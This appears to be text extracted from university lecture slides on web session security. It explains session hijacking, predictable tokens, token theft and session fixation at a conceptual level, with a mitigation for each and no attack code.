Connection: keep-alive

Referer: http://www.google.com/search?q=john+ousterhout&ie=utf-8&oe

Referer leaks URL session token to 3<sup>rd</sup> parties

## Referer supression:

- not sent when HTTPS site refers to an HTTP site
- in HTML5: `<a rel="noreferrer" href=www.example.com>`

# The Logout Process

Web sites must provide a logout function:

- Functionality: let user to login as different user
- Security: prevent others from abusing account

What happens during logout:

1. Delete SessionToken from client
2. Mark session token as expired on server

Problem: many web sites do (1) but not (2) !!

⇒ Especially risky for sites who fall back to HTTP after login

# Session hijacking

# Session hijacking

Attacker waits for user to login

then attacker steals user's Session Token  
and “hijacks” session

⇒ attacker can issue arbitrary requests on behalf  
of user

Example: **FireSheep** [2010]

Firefox extension that hijacks Facebook  
session tokens over WiFi.      Solution:

HTTPS after login

# Beware: Predictable tokens

## Example 1: counter

⇒ user logs in, gets counter value,  
can view sessions of other users

## Example 2: weak MAC.      token = { **userid**, **MAC<sub>k</sub>(userid)** }

- Weak MAC exposes **k** from few cookies.

## Apache Tomcat: generateSessionId()

- Returns random session ID      [server retrieves client state  
based on sess-id]



Session tokens must be unpredictable to attacker

To generate: use underlying framework (e.g. ASP, Tomcat, Rails)

Rails: token = MD5( current time, random nonce )

# Beware: Session token theft

**Example 1:** login over HTTPS, but subsequent HTTP

- Enables cookie theft at wireless Café (e.g. Firesheep)
- Other ways network attacker can steal token:
  - Site has mixed HTTPS/HTTP pages  $\Rightarrow$  token sent over HTTP
  - Man-in-the-middle attacks on SSL

**Example 2:** Cross Site Scripting (XSS) exploits

# Mitigating SessionToken theft by binding SessionToken to client's computer

A common idea: embed machine specific data in SID

**Client IP addr:** makes it harder to use token at another machine

- But honest client may change IP addr during session
  - client will be logged out for no reason.

**Client user agent:** weak defense against theft, but doesn't hurt.

**SSL session id:** same problem as IP address (and

# Session fixation attacks

Suppose attacker can set the user's session token:

- For URL tokens, trick user into clicking on URL
- For cookie tokens, set using XSS exploits

Attack: (say, using URL tokens)

1. Attacker gets anonymous session token for site.com
2. Sends URL to user with attacker's session token
3. User clicks on URL and logs into site.com
  - this elevates attacker's token to logged-in token
4. Attacker uses elevated token to hijack user's

# Session fixation: lesson

When elevating user from anonymous to logged-in:

**always issue a new session token**

After login, token changes to value unknown to attacker

⇒ Attacker's token is not elevated.

# Summary

- Always assume cookie data retrieved from client is adversarial
- Session tokens are split across multiple client state mechanisms:
  - Cookies, hidden form fields, URL parameters
  - Cookies by themselves are insecure (CSRF, cookie overwrite)
  - Session tokens must be unpredictable and resist theft by network attacker
- Ensure logout invalidates session on server